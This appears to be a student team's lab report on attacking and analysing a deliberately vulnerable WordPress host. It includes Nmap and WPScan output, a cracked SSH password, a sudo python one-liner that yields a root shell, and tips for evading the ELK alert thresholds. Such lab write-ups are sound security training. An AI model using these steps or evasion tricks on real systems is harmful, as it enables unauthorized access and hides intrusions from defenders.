Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Aman, Ariadne, Brandon, Gabriel, Garin, Shahar

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

02


Exploits Used

03

Methods Used to Avoid Detection

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Window 10 Pro
Hostname:ML-REFVM-683327

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: Target1

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in Target 1.

Vulnerability	Description	Impact
Port scanning	Use Nmap to detect open ports	Show vulnerable ports and services
Enumerate Wordpress	Using WPScan to enumerate usernames	Enumerate user account
Weak Password	Using a password that can be easily guessed or cracked	Gain access to the machine using SSH
Privilege Escalation	Using Python to gain root access by escalating privilege	Gain root access to the machine

Exploits Used

Exploitation: Port Scanning

Summarize the following:

How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?

We exploited the vulnerability by using Nmap

What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?

The exploit achieved displaying all vulnerable ports and services

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-24 19:56 PST
Nmap scan report for 192.168.1.110
Host is up (0.0018s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.37 seconds
```

Exploitation: Enumerating Wordpress

Summarize the following:

How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?

We exploited the vulnerability by using WPScan

What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?

The exploit achieved displaying valid usernames

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate vp,u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.7.8
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sat Feb 26 10:09:53 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
```

```
 Checking Known Locations - Time: 00:00:05 <====================> (2568 / 2568) 100.00% Time: 00:00:05

[i] No Timthumbs Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <=======================> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Enumerating DB Exports (via Passive and Aggressive Methods)
 Checking DB Exports - Time: 00:00:00 <============================> (70 / 70) 100.00% Time: 00:00:00

[i] No DB Exports Found.

[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain"
for those to be detected)
 Brute Forcing Attachment IDs - Time: 00:00:04 <==================> (100 / 100) 100.00% Time: 00:00:04

[i] No Medias Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=======================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
```

Exploitation: Weak Password


Summarize the following:

How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?

We exploited the vulnerability by using password guessing and John the Ripper to gain login credentials to SSH

What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?

The exploit granted us a user shell on the target machine



Exploitation: Privilege Escalation

Summarize the following:

How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?

We exploited the vulnerability by using Python

What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?

This exploit achieved root access to the target machine

```
$ whoami
steven
$ sudo python -c 'import os;os.system("/bin/sh")'
# whoami
root
```

Avoiding Detection

Stealth Exploitation of Port Scanning

Monitoring Overview

Which alerts detect this exploit?

HTTP Request Size

Which metrics do they measure?

Packetbeat

Which thresholds do they fire at?

>3500 in 1 minute

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  nmap -sS 192.168.1.110

- Are there alternative exploits that may perform better?

  nmap -sS -A 192.168.1.110

```
root@Kali:~# nmap scan -sS -A 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-24 20:34 PST
Failed to resolve "scan".
Nmap scan report for 192.168.1.110
Host is up (0.00099s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          36718/tcp   status
|   100024  1          42939/udp   status
|   100024  1          44611/udp6  status
|_  100024  1          51030/tcp6  status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Stealth Exploitation of Enumerating WordPress

Monitoring Overview

- Which alerts detect this exploit?

  Excessive HTTP Errors & HTTP Request Size monitoring
- Which metrics do they measure?

  Packetbeat
- Which thresholds do they fire at?

  HTTP response code >=400 in 5 minutes & HTTP request size >= 3500 in 1 minute

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  wpscan -–url http://192.168.1.110/wordpress --wp-content-dir -at -eu
- Are there alternative exploits that may perform better?

  wp scan is the best performing exploit to use against wordpress

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress/ --wp-content-dir -at -eu
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.7.8
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Tue Mar  1 19:57:06 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users
sign_up

[+] Finished: Tue Mar  1 19:57:09 2022
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 11.256 KB
[+] Data Received: 284.788 KB
[+] Memory used: 117.98 MB
[+] Elapsed time: 00:00:02
```

Stealth Exploitation of Weak Passwords

Monitoring Overview

- Which alerts detect this exploit?
- There was no alert that was set off since we ran John on our local machine

```
root@Kali:/usr/share/wordlists# john -show wp_hashes.txt
steven:pink84

1 password hash cracked, 1 left
```

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
- To use John the Ripper without triggering any alerts, you would make a copy of the hashed passwords to your local machine and run John the Ripper there
- Are there alternative exploits that may perform better?
- We can use Hashcat rather than John the Ripper to crack the password. Hashcat can be configured to use the GPUs (rather than CPU) of the machine